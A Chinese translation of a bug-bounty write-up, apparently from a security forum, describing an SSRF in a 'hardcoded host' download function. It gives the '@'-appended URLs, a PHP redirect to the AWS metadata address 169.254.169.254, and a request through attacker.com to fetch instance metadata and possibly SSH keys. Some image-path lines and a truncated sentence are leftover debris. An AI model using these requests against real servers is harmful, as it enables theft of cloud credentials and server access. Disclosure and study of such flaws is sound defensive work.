AWS Metadata Disclosure via “Hardcoded Host” Download Function

落花四月 / 2019-09-26 09:21:38 / 浏览数 3415 渗透测试 渗透测试 顶(0) 踩(0)

AWS Metadata Disclosure via “Hardcoded Host” Download Function

当我们访问网站时，有时我们都会找到从该网站下载文件的链接，下载的文件可以是网站操作指南，教程或其他文档。

我在Bugcrowd上挖漏洞时，接手一个私人项目，打开网站，我发现一个下载PDF文档的链接，url格式如下：

```
https://redacted.com/download?file=/2019/08/file.pdf
```

当找到这样的URL时，我猜想是否存在“任意文件下载”漏洞，于是我试着访问该链接，使用浏览器下载`file.pdf`文档。

我将URL更改为下面的形式，试着寻找任意文件下载漏洞

```
https://redacted.com/download?file=index.php
```

但是并没有得到任何有用的信息。

当我发现使用`index.php`无法下载文件时，我经过一段时间的思考之后得到下面的结果：首先，下载功能受到保护，因此我们无法下载不允许的文件。其次，下载功能可能

对于第二种可能性，这可以使用代码实现：

```
$host = 'https://cdn.redacted.com';
$file = $_GET['file'];

$download_url = $host .'/'. $file;
```

从上面的代码中可以看出，要下载的文件已经进行了编码，因此我们只能通过操作文件的参数，来试图下载文件。


URL重定向

为了确定我们对URL格式的假设是否正确，最简单的方法是尝试在参数值的末尾添加一个@符号，file后面再加上我们作为目标站点的域名，来重定向到另一个域名。

例如：

```
https://redacted.com/download?file=/2019/08/file.pdf@www.google.com
```

可以肯定的是，源码已经通过www.google.com成功下载



然而通过此漏洞，我们只能下载服务器外部的数据，而不能访问目标服务器上包含的文件。那我们可以得到什么数据呢？

AWS数据

我已经知道服务器位于Amazon AWS上，因此我尝试利用这个漏洞提取AWS上的数据。在AWS中存在数据的url如下所示：

```
http://169.254.169.254/latest/meta-data/
```

然后，URL修改如下：

```
https://redacted.com/download?file=/2019/08/file.pdf@169.254.169.254/latest/meta-data/
```

然而并没有得到任何响应。

一段时间后，我意识到主机在编码过程中可能使用HTTPS协议，因此当我们尝试重定向到使用HTTP协议的URL时，重定向过程将无法进行：

为此，我使用了一个小技巧，找到一个使用HTTPS的域名，然后将其再次重定向到含有数据的URL中。

■■■■■---> HTTPS■■--->■■URL

为此，我写了一个简单的PHP文件来重定向到含有数据的URL中


```
<?php

header('location: http://169.254.169.254/latest/meta-data/')
```

然后，将文件上传到使用HTTPS的域名，最终的URL如下所示：

```
https://redacted.com/download?file=/2019/08/file.pdf@attacker.com/redirect.php
```

我们可以看到数据已经成功下载



从这些数据中我们可以获得很多信息：本地主机名和公共主机名，本地IP地址和公共IP地址，

如果我们很幸运，我们也可以获得一个SSH私钥，通过这个私钥我们能够访问目标服务器。

原文链接：https://medium.com/mahapatih-sibernusa-teknologi/aws-metadata-disclosure-via-hardcoded-host-download-function-ee6d19d925d5

上一篇：vBulletin 5.x 前台代... 下一篇：pwn堆入门系列教程6

1. 0 条回复
   - 动动手指，沙发就是你的了！